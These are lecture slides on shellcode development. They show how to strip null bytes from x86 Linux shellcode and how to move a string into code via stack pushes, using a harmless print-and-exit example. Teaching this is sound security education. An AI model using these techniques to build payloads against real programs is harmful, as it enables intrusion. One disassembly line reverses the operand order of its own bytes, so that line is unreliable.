- ✦ Replace instructions with contain 0 bytes
- ✦ Note: This is more an art than a technique.

Shellcode Fix: Null Bytes

`// print`

```
8048080:  b8 04 00 00 00      mov     $0x4,%eax
8048085:  bb 01 00 00 00      mov     $0x1,%ebx
804808a:  b9 a4 90 04 08      mov     $0x80490a4,%ecx
804808f:  ba 09 00 00 00      mov     $0x9,%edx
8048094:  cd 80                int     $0x80
```

`// exit()`

```
8048096:  b8 01 00 00 00      mov     $0x1,%eax
804809b:  bb 00 00 00 00      mov     $0x0,%ebx
80480a0:  cd 80                int     $0x80
```



How do we remove the null bytes?

- ✦ Replace instructions which have 0 bytes with equivalent instructions which do not have these

Examples

- ✦ Has 0 bytes:

```
mov $0x04, %eax
```

- ✦ Equivalent instructions (without 0 bytes):

```
xor %eax, %eax
```

```
mov $0x04, %al
```

Shellcode Fix: Null Bytes

```
// print
```

```
8048060: 31 c0      xor     %eax,%eax
```

```
8048062: 31 db      xor     %ebx,%ebx
```

```
8048064: 31 c9      xor     %ecx,%ecx
```

```
8048066: 31 d2      xor     %edx,%edx
```

```
8048068: b0 04      mov     $0x4,%al
```

```
804806a: b3 01      mov     $0x1,%bl
```

```
804806c: b2 08      mov     $0x8,%dl
```

```
// exit()
```

```
804807c: b0 01      mov     $0x1,%al
```

```
804807e: 31 db      xor     %ebx,%ebx
```

```
8048080: cd 80      int     $0x80
```



Shellcode Fix: Null Bytes

Recap:

- ✦ Need to remove \x00 bytes
- ✦ By exchanging instructions with equivalent instructions

Shellcode Fix: Stack Reference



Shellcode Fix: Stack Reference

Problem:

- ✦ The current shellcode references a string from the data section
- ✦ In an exploit we can only execute code
 - ✦ not (yet) modify data!

Solution:

- ✦ Remove dependency on the data section
- ✦ By storing the same data directly in the code
- ✦ And move it to the stack

Shellcode Fix: Stack Reference

```
$ objdump -d print
08048080 <_start>:
    // print
08048080:  b8 04 00 00 00      mov     $0x4,%eax
08048085:  bb 01 00 00 00      mov     $0x1,%ebx
0804808a:  b9 a4 90 04 08      mov     $0x80490a4,%ecx
0804808f:  ba 09 00 00 00      mov     $0x9,%edx
08048094:  cd 80               int     $0x80

    // exit()
08048096:  b8 01 00 00 00      mov     $0x1,%eax
0804809b:  bb 00 00 00 00      mov     $0x0,%ebx
080480a0:  cd 80               int     $0x80
```

Shellcode Fix: Stack Reference

How does it look like in memory?

- ✦ We have a string in the data section
- ✦ We have code in the text section

- ✦ The code references the data section

Syscalls: Memory Layout



Shellcode Fix: Stack Reference

What do we want?

- ✦ Have the data in the code section!

How do we reference the data?

- ✦ Push the data onto the stack
- ✦ Reference the data on the stack (for the system call)

Syscalls: Memory Layout



Translate to ASCII:

; H i _ t h e r e
; 48 69 20 74 68 65 72 65

Invert for little endianness:

; 74 20 69 48 65 72 65 68

Shellcode Fix: Stack Reference

```
; H   i   _   t   h   e   r   e  
; 48  69  20  74   68  65  72  65  
; 74  20  69  48   65  72  65  68
```

```
push 0x65726568
```

```
push 0x74206948
```

```
mov ecx, esp
```

```
int 0x80
```

Shellcode Fix: Stack Reference



Shellcode Fix: Stack Reference



```
push 0x65726568  
push 0x74206948  
mov ecx, esp  
int 0x80
```

Shellcode Fix: Stack Reference



Shellcode Fix: Stack Reference



push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80

Shellcode Fix: Stack Reference

0x74206948	0x65726568	<Stuff>
48 69 20 74 68 65 72 65		<Stuff>
H i _ t h e r e		<Stuff>

2864434397			
0xAABBCCDD			
DD	CC	BB	AA

Number in Decimal (10)

Number in Hex (16)

Little Endian Storage



Shellcode Fix: Stack Reference

08048060 <_start>:

```
8048060:  31 c0          xor    %eax,%eax
8048062:  31 db          xor    %ebx,%ebx
8048064:  31 c9          xor    %ecx,%ecx
8048066:  31 d2          xor    %edx,%edx

8048068:  b0 04          mov    $0x4,%al
804806a:  b3 01          mov    $0x1,%bl
804806c:  b2 08          mov    $0x8,%dl
804806e:  68 68 65 72 65 push   $0x65726568
8048073:  68 48 69 20 74 push   $0x74206948
8048078:  89 e1          mov    %ecx,%esp
804807a:  cd 80          int    $0x80

804807c:  b0 01          mov    $0x1,%al
804807e:  31 db          xor    %ebx,%ebx
8048080:  cd 80          int    $0x80
```



Shellcode Fix: Stack Reference

Recap:

- ✦ External data reference needs to be removed
- ✦ Put the data into code
- ✦ And from the code into the stack

Fixed Shellcode

Shellcode Problems

Now we have:

- ✦ No null bytes!
- ✦ No external dependencies!

Memory Layout (Old, with data reference)

